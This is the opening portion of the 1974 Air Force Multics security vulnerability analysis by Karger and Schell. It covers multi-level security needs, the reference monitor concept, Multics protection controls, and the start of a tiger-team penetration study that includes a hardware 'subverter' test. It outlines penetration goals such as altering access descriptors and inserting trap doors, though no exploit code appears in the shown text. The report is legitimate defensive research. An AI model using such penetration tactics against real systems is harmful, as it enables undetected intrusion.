

MULTICS SECURITY EVALUATION:
VULNERABILITY ANALYSIS

Paul A. Karger, 2Lt, USAF
Roger R. Schell, Major, USAF

June 1974

Approved for public release;
distribution unlimited.

INFORMATION SYSTEMS TECHNOLOGY APPLICATIONS OFFICE
DEPUTY FOR COMMAND AND MANAGEMENT SYSTEMS
ELECTRONIC SYSTEMS DIVISION (AFSC)
L. G. HANSCOM AFB, MA 01730



LEGAL NOTICE


When U. S. Government drawings, specifications or other data are used for any purpose other than a definitely related government procurement operation, the government thereby incurs no responsibility nor any obligation whatsoever; and the fact that the government may have formulated, furnished, or in any way supplied the said drawings, specifications, or other data is not to be regarded by implication or otherwise as in any manner licensing the holder or any other person or conveying any rights or permission to manufacture, use, or sell any patented invention that may in any way be related thereto.

OTHER NOTICES


Do not return this copy. Retain or destroy.

REVIEW AND APPROVAL

This technical report has been reviewed and is approved for publication.



ROBERT E. PARK, Lt Colonel, USAF
Chief, Computer Security Branch



JOHN J. SULLIVAN, Colonel, USAF
Chief, Techniques Engineering Division

FOR THE COMMANDER



ROBERT W. O'KEEFE, Colonel, USAF
Director, Information Systems
Technology Applications Office
Deputy for Command & Management Systems

19. KEY WORDS

Secure Computer Systems
Security Kernels
Security Penetration
Security Testing

Segmentation
Time-sharing
Virtual Memory

20. ABSTRACT

certifiably secure and cannot be used in an open use multi-level system. However, the Multics security design principles are significantly better than other contemporary systems. Thus, Multics as implemented today, can be used in a benign Secret/Top Secret environment. In addition, Multics forms a base from which a certifiably secure open use multi-level system can be developed.

PREFACE

This is Volume II of a 4 volume report prepared for the Air Force Data Services Center (AFDSC) by the Information Systems Technology Applications Office, Deputy for Command and Management Systems, Electronic Systems Division (ESD/MCI). The entire report represents an evaluation and recommendation of the Honeywell Multics system carried out under Air Force Project 6917 from March 1972 to June 1973. Work proceeding after June 1973 is briefly summarized. Work described in this volume was performed by personnel at ESD/MCI with support from the MITRE Corporation. Computer facilities at the Rome Air Development Center and the Massachusetts Institute of Technology were used in the evaluation effort.

TABLE OF CONTENTS

Section	Page
I INTRODUCTION	5
1.1 Status of Multi-level Security	5
1.2 Requirement for Multics Security Evaluation	5
1.3 Technical Requirements for Multi-level Security	6
1.3.1 Insecurity of Current Systems	6
1.3.2 Reference Monitor Concept	6
1.3.3 Hypothesis: Multics is "Secureable"	7
1.4 Sites Used	8
II MULTICS SECURITY CONTROLS	9
2.1 Hardware Security Controls	9
2.1.1 Segmentation Hardware	9
2.1.2 Master Mode	10
2.2 Software Security Controls	12
2.2.1 Protection Rings	12
2.2.2 Access Control Lists	13
2.2.3 Protected Access Identification	15
2.2.4 Master Mode Conventions	15
2.3 Procedural Security Controls	15
2.3.1 Enciphered Passwords	15
2.3.2 Login Audit Trail	16
2.3.3 Software Maintenance Procedures	16
III VULNERABILITY ANALYSIS	17
3.1 Approach Plan	17
3.2 Hardware Vulnerabilities	17
3.2.1 Random Failures	17
3.2.2 Execute Instruction Access Check Bypass	20
3.2.3 Preview of 6180 Hardware Vulnerabilities	22
3.3 Software Vulnerabilities	22
3.3.1 Insufficient Argument Validation	22
3.3.2 Master Mode Transfer	25
3.3.3 Unlocked Stack Base	30
3.3.4 Preview of 6180 Software Vulnerabilities	36
3.3.4.1 No Call Limiter Vulnerability	37
3.3.4.2 SLT-KST Dual SDW Vulnerability	37
3.3.4.3 Additional Vulnerabilities	38

Section	Page
3.4 Procedural Vulnerabilities	38
3.4.1 Dump and Patch Utilities	38
3.4.1.1 Use of Insufficient Argument Validation	39
3.4.1.2 Use of Unlocked Stack Base	42
3.4.1.3 Generation of New SDW's	42
3.4.2 Forging the Non-Forgeable User Identification	44
3.4.3 Accessing the Password File	47
3.4.3.1 Minimal Value of the Password File	47
3.4.3.2 The Multics Password File	47
3.4.4 Modifying Audit Trails	48
3.4.5 Trap Door Insertion	50
3.4.5.1 Classes of Trap Doors	50
3.4.5.2 Example of a Trap Door in Multics	53
3.4.6 Preview of 6180 Procedural Vulnerabilities	55
3.5 Manpower and Computer Costs	55
IV CONCLUSIONS	58
4.1 Multics is not Now Secure	58
4.2 Multics as a Base for a Secure System	59
4.2.1 A System for a Benign Environment	59
4.2.2 Long Term Open Secure System	60
References	61
Appendix	
A Subverter Listing	64
B Unlocked Stack Base Listing	99
C Trap Door in check\$device_name Listing	115
D Dump Utility Listing	131
E Patch Utility Listing	138
F Set Dates Utility Listing	144
Glossary	149

LIST OF FIGURES

Figure		Page
1	Segmentation Hardware	11
2	SDW Format	12
3	Directory Hierarchy	14
4	Execute Instruction Bypass	21
5	Insufficient Argument Validation	24
6	Master Mode Source Code	28
7	Master Mode Interpreted Object Code	28
8	Store With Master Mode Transfer	29
9	Unlocked Stack Base (Step 1)	34
10	Unlocked Stack Base (Step 2)	35
11	Dump/Patch Utility Using Insufficient Argument Validation	41
12	Dump/Patch Utility Using Unlocked Stack Base	43
13	Trap Door in check\$device_name	54

LIST OF TABLES

Table		Page
1	Subverter Test Attempts	19
2	Base Register Pairing	31
3	Cost Estimates	57

NOTATION

References in parentheses (2) are to footnotes.
References in angle brackets <AMD73> are to other
documents listed at the end of this report.

SECTION I

INTRODUCTION

1.1 Status of Multi-Level Security

A major problem with computing systems in the military today is the lack of effective multi-level security controls. The term multi-level security controls means, in the most general case, those controls needed to process several levels of classified material from unclassified through compartmented top secret in a multi-processing multi-user computer system with simultaneous access to the system by users with differing levels of clearances. The lack of such effective controls in all of today's computer operating systems has led the military to operate computers in a closed environment in which systems are dedicated to the highest level of classified material and all users are required to be cleared to that level. Systems may be changed from level to level, but only after going through very time consuming clearing operations on all devices in the system. Such dedicated systems result in extremely inefficient equipment and manpower utilization and have often resulted in the acquisition of much more hardware than would otherwise be necessary. In addition, many operational requirements cannot be met by dedicated systems because of the lack of information sharing. It has been estimated by the Electronic Systems Division (ESD) sponsored Computer Security Technology Panel (AND73) that these additional costs may amount to \$100,000,000 per year for the Air Force alone.

1.2 Requirement for Multics Security Evaluation

This evaluation of the security of the Multics system was performed under Project 6917, Program Element 64708F to meet the requirements of the Air Force Data Services Center (AFDSC). AFDSC must provide responsive interactive time-shared computer services to users within the Pentagon at all classification levels from unclassified to top secret. AFDSC in particular did not wish to incur the expense of multiple computer systems nor the expense of encryption devices for remote terminals which would otherwise be processing only unclassified material. In a separate study completed in February 1972, the Information Systems Technology Applications Office, Electronic Systems Division (ESD/MCI) identified the Honeywell Multics system as a candidate to meet both

AFDSC's multi-level security requirements and highly responsive advanced interactive time-sharing requirements.

1.3 Technical Requirements for Multi-Level Security

The ESD-sponsored Computer Security Technology Planning Study <AND73> outlined the security weaknesses of present day computer systems and proposed a development plan to provide solutions based on current technology. A brief summary of the findings of the panel follows.

1.3.1 Insecurity of Current Systems

The internal controls of current computers repeatedly have been shown insecure through numerous penetration exercises on such systems as GCOS <AND71>, WWMCCS GCOS <ING73, J TSA73>, and IBM OS/360/370 <GOH72>. This insecurity is a fundamental weakness of contemporary operating systems and cannot be corrected by "patches", "fix-ups", or "add-ons" to those systems. Rather, a fundamental reimplementation using an integrated hardware/software design which considers security as a fundamental requirement is necessary. In particular, steps must be taken to ensure the correctness of the security related portions of the operating system. It is not sufficient to use a team of experts to "test" the security controls of a system. Such a "tiger team" can only show the existence of vulnerabilities but cannot prove their non-existence.

Unfortunately, the managers of successfully penetrated computer systems are very reluctant to permit release of the details of the penetrations. Thus, most reports of penetrations have severe (and often unjustified) distribution restrictions leaving very few documents in the public domain. Concealment of such penetrations does nothing to deter a sophisticated penetrator and can in fact impede technical interchange and delay the development of a proper solution. A system which contains vulnerabilities cannot be protected by keeping those vulnerabilities secret. It can only be protected by the constraining of physical access to the system.

1.3.2 Reference Monitor Concept

The ESD Computer Security Technology Panel introduced the concept of a "reference monitor". This reference monitor is that hardware/software combination which must monitor all references by any program to any

data anywhere in the system to ensure that the security rules are followed. Three conditions must be met to ensure the security of a system based on a reference monitor.

- a. The monitor must be tamper proof.
- b. The monitor must be invoked for every reference to data anywhere in the system.
- c. The monitor must be small enough to be proven correct.

The stated design goals of contemporary systems such as GCOS or OS/360 are to meet the first requirement (albeit unsuccessfully). The second requirement is generally not met by contemporary systems since they usually include "bypasses" to permit special software to operate or must suspend the reference monitor to provide addressability for the operating system in exercising its service functions. The best known of these is the bypass in OS/360 for the IBM supplied service aid, IMASPZAP (SUPERZAP). <IBM70> Finally and most important, current operating systems are so large, so complex, and so monolithic that one cannot begin to attempt a formal proof or certification of their correct implementation.

1.3.3 Hypothesis: Multics is "Secureable"

The computer security technology panel identified the general class of descriptor driven processors (1) as extremely useful to the implementation of a reference monitor. Multics, as the most sophisticated of the descriptor-driven systems currently available, was hypothesized to be a potentially secureable system; that is, the Multics design was sufficiently well-organized and oriented towards security that the concept of a reference monitor could be implemented for Multics without fundamental changes to the facilities seen by Multics users. In particular, the Multics ring mechanism could protect the monitor from malicious or inadvertent tampering, and the Multics segmentation could

(1) Descriptor driven processors use some form of address translation through hardware interpretation of descriptor words or registers. Such systems include the Burroughs 6700, the Digital Equipment Corp. PDP-11/45, the Data General Nova 840, the DEC KI-10, the HIS 6180, the IBM 370/158 and 168, and several others not listed here.

enforce monitor mediation on every reference to data. However, the question of certifiability had not as yet been addressed in Multics. Therefore the Multics vulnerability analysis described herein was undertaken to:

- a. Examine Multics for potential vulnerabilities.
- b. Identify whether a reference monitor was practical for Multics.
- c. Identify potential interim enhancements to Multics to provide security in a benign (restricted access) environment.
- d. Determine the scope and dimension of a certification effort.

1.4 Sites Used

The vulnerability analysis described herein was carried out on the HIS 645 Multics Systems installed at the Massachusetts Institute of Technology and at the Rome Air Development Center. As the HIS 6180, the new Multics processor, was not available at the time of this study. This report will describe results of analysis of the HIS 645 only. Since the completion of the analysis, work has started on an evaluation of the security controls of Multics on the HIS 6180. Preliminary results of the work on the HIS 6180 are very briefly summarized in this report, to provide an understanding of the value of the evaluation of the HIS 645 in the context of the new hardware environment.

SECTION II

MULTICS SECURITY CONTROLS

This section provides a brief overview of the basic Multics security controls to provide necessary background for the discussion of the vulnerability analysis. However, a rather thorough knowledge of the Multics Implementation is assumed throughout the rest of this document. More complete background material may be found in Lipner <LIP74>, Saltzer <SAL73>, Organick <ORG72>, and the Multics Programmers' Manual <MPM73>.

The basic security controls of Multics fall into three major areas: hardware controls, software controls, and procedural controls. This overview will touch briefly on each of these areas.

2.1 Hardware Security Controls

2.1.1 Segmentation Hardware

The most fundamental security controls in the HIS 645 Multics are found in the segmentation hardware. The basic instruction set of the 645 can directly address up to 256K (2) distinct segments (3) at any one time, each segment being up to 256K words long. (4) Segments are broken up into 1K word pages (5) which can be moved between primary and secondary storage by software, creating a very large virtual memory. However, we will not treat paging throughout most of this evaluation as it is transparent to security. Paging must be implemented

(2) 1K = 1024 units.

(3) Current software table sizes restrict a process to about 1000 segments. However, by increasing these table sizes, the full hardware potential may be used.

(4) The 645 software restricted segments to 64K words for efficiency reasons.

(5) The 645 hardware also supports 64 word pages which were not used. The 6180 supports only a single page size which can be varied by field modification from 64 words to 4096 words. Initially, a size of 1024 words is being used. The supervisors on both the 645 and 6180 use unpaged segments of length 0 mod 64.

correctly in a secure system. However, bugs in page control are generally difficult to exploit in a penetration, because the user has little or no control over paging operations.

Segments are accessed by the 645 CPU through segment descriptor words (SDW's) that are stored in the descriptor segment (DSEG). (See Figure 1.) To access segment N, the 645 CPU uses a processor register, the descriptor segment base register (DBR), to find the DSEG. It then accesses the Nth SDW in the DSEG to obtain the address of the segment and the access rights currently in force on that segment for the current user.

Each SDW contains the absolute address of the page table for the segment and the access control information. (See Figure 2.) The last 6 bits of the SDW determine the access rights to the segment - read, execute, write, etc. (6) Using these access control bits, the supervisor can protect the descriptor segment from unauthorized modification by denying access in the SDW for the descriptor segment.

2.1.2 Master Mode

To protect against unauthorized modification of the DBR, the processor operates in one of two states - master mode and slave mode. In master mode any instruction may be executed and access control checks are inhibited. (7) In slave mode, certain instructions including those which modify the DBR are inhibited. Master mode procedure segments are controlled by the class field in the SDW. Slave mode procedures may transfer to master mode procedures only through word zero of the master mode procedure to prevent unrestricted invocation of privileged programs. It is then the responsibility of the master mode software to protect itself from malicious calls by placing suitable protective routines beginning at location zero.

(6) A more detailed description of the SDW format may be found in the 645 processor manual <AGB71>.

(7) The counterpart of master mode on the HIS 6180 called privileged mode does not inhibit access control checking.




Figure 1. Segmentation Hardware




Figure 2. SDW Format

2.2 Software Security Controls

The most outstanding feature of the Multics security controls is that they operate on a basis of "form" rather than the classical basis of "content". That is to say, the Multics controls are based on operations on a uniform population of well defined objects, as opposed to the classical controls which rely on anticipating all possible types of accesses and make security essentially a battle of wits.

2.2.1 Protection Rings

The primary software security control on the 645 Multics system is the ring mechanism. It was originally postulated as desirable to extend the traditional master/slave mode relationship of conventional machines to permit layering within the supervisor and within user code (see Graham <GRA68>). Eight concentric rings of protection, numbered 0 - 7, are defined with

higher numbered rings having less privilege than lower numbered rings, and with ring 0 containing the "hardcore" supervisor. (8) Unfortunately, the 645 CPU does not implement protection rings in hardware. (9) Therefore, the eight protection rings are implemented by providing eight descriptor segments for each process (user), one descriptor segment per ring. Special fault codes are placed in those SDW's which can be used for cross-ring transfers so that ring 0 software can intervene and accomplish the descriptor segment swap between the calling and called rings.

2.2.2 Access Control Lists

Segments in Multics are stored in a hierarchy of directories. A directory is a special type of segment that is not directly accessible to the user and provides a place to store names and other information about subordinate segments and directories. Each segment and directory has an access control list (ACL) in its parent directory entry controlling who may read (r), write (w), or execute (e) the segment or obtain status (s) of, modify (m) entries in, or append (a) entries to a directory. For example in Figure 3, the user Jones.Druid has read permission to segment ALPHA and has null access to segment BETA. However, Jones.Druid has modify permission to directory DELTA, so he can give himself access to segment BETA. Jones.Druid cannot give himself write access to segment ALPHA, because he does not have modify permission to directory GAMMA. In turn, the right to modify the access control lists of GAMMA and DELTA is controlled by the access control list of directory EPSILON, stored in the parent of EPSILON. Access control security checks for segments are enforced by the ring 0 software by setting the appropriate bits in the SDW at the time that a user attempts to add a segment to his address space.

(8) The original design called for 64 rings, but this was reduced to 8 in 1971.

(9) One of the primary enhancements of the HIS 6180 is the addition of ring hardware <SCHR72> and a consequent elimination of the need for master mode procedures in the user ring.




Figure 3. Directory Hierarchy

2.2.3 Protected Access Identification

In order to do access checking, the ring 0 software must have a protected, non-forgable identification of a user to compare with the ACL entries. This ID is established when a user signs on to Multics and is stored in the process data segment (PDS) which is accessible only in ring 0 or in master mode, so that the user may not tamper with the data stored in the PDS.

2.2.4 Master Mode Conventions

By convention, to protect master mode software, the original design specified that master mode procedures were not to be used outside ring 0. If the master mode procedure ran in the user ring, the master mode procedure itself would be forced to play the endless game of wits of the classical supervisor call. The master mode procedure would have to include code to check for all possible combinations of input arguments, rather than relying on a fundamental set of argument independent security controls. As an aid (or perhaps hindrance) to playing the game of wits, each master mode procedure must have a master mode pseudo-operation code assembled into location 0. The master mode pseudo-operation generates code to test an index register for a value corresponding to an entry point in the segment. If the index register is invalid, the master mode pseudo-operation code saves the registers for debugging and brings the system down.

2.3 Procedural Security Controls

2.3.1 Enciphered Passwords

When a user logs in to Multics, he types a password as his primary authentication. Of course, the access control list of the password file denies access to regular users of the system. In addition, as a protection against loss of a system dump which could contain the password file, all passwords are stored in a "non-invertible" cipher form. When a user types his password, it is enciphered and compared with the stored enciphered version for validity. Clear text passwords are

stored nowhere in the system.

2.3.2 Login Audit Trail

Each login and logout is carefully audited to check for attempts to guess valid user passwords. In addition, each user is informed of the date, time and terminal identification (if any) of last login to detect past compromises of the user's access rights. Further, the user is told the number of times his password has been given incorrectly since its last correct use.

2.3.3 Software Maintenance Procedures

The maintenance of the Multics software is carried out online on a dial-up Multics facility. A systems programmer prepares and nominally debugs his software for installation. He then submits his software to a library installer who copies and recompiles the source in a protected directory. The library installer then checks out the new software prior to installing it in the system source and object libraries. Ring 0 software is stored on a system tape that is reloaded into the system each time it is brought up. However, new system tapes are generated from online copies of the ring 0 software. The system libraries are protected against modification by the standard ACL mechanism. In addition, the library installers periodically check the date/time last modified of all segments in the library in an attempt to detect unauthorized modifications.

SECTION III

VULNERABILITY ANALYSIS

3.1 Approach Plan

It was hypothesized that although the fundamental design characteristics of Multics were sound, the implementation was carried out on an ad hoc basis and had security weaknesses in each of the three areas of security controls described in Section II - hardware, software, and procedures.

The analysis was to be carried out on a very limited basis with a less than one-half man month per month level of effort. Due to the manpower restrictions, a goal of one vulnerability per security control area was set. The procedure followed was to postulate a weakness in a general area, verify the weakness in the system, experiment with the weakness on the Rome Air Development Center (RADC) installation, and finally, using the resulting debugged penetration approach, exploit the weakness on the MIT installation.

An attempt was to be made to operate with the same type of ground rules under which a real agent would operate. That is, with each penetration, an attempt would be made to extract or modify sensitive system data without detection by the system maintenance or administrative personnel.

Several exploitations were successfully investigated. These included changing access fields in SDW's, changing protected identities in the PDS, inserting trap doors into the system libraries, and accessing the system password file.

3.2 Hardware Vulnerabilities

3.2.1 Random Failures

One area of significant concern in a system processing multi-level classified material is that of random hardware failures. As described in Section 2.1.1, the fundamental security of the system is dependent on the correct operation of the segmentation hardware. If this hardware is prone to error, potential security vulnerabilities become a significant problem.

To attempt a gross measure of the rate of security sensitive component failure, a procedure called the "subverter" was written to sample the security sensitive hardware on a frequent basis, testing for component failures which could compromise the security controls. The subverter was run in the background of an interactive process. Once each minute, the subverter received a timer interrupt and performed one test from the list described below. Assuming the test did not successfully violate security rules, the subverter would go to sleep for one minute before trying the next test. A listing of the subverter may be found in Appendix A.

The subverter was run for 1100 hours in a one year period on the MIT 645 system. The number of times each test was attempted is shown in Table 1. During the 1100 operating hours, no security sensitive hardware component failures were detected, indicating good reliability for the 645 security hardware. However, two interesting anomalies were discovered in the tests. First, one undocumented instruction (octal 471) was discovered on the 645. Experimentation indicated that the new instruction had no obvious impact on security, but merely seemed to store some internal register of no particular interest. The second anomaly was a design error resulting in an algorithmic failure of the hardware described in Section 3.2.2.

TABLE 1
Subverter Test Attempts
1100 Operating Hours

Test Name	# Attempts
1. Clear Associative Memory	3526
2. Store Control Unit	3466
3. Load Timer Register	3444
4. Load Descriptor Base Register	3422
5. Store Descriptor Base Register	3403
6. Connect I/O Channel	3378
7. Delay Until Interrupt Signal	3359
8. Read Memory Controller Mask Register	3344
9. Set Memory Controller Mask Register	3328
10. Set Memory Controller Interrupt Cells	3309
11. Load Alarm Clock	3289
12. Load Associative Memory	3259
13. Store Associative Memory	3236
14. Restore Control Unit	3219
15. No Read Permission	3148
16. No Write Permission	3131
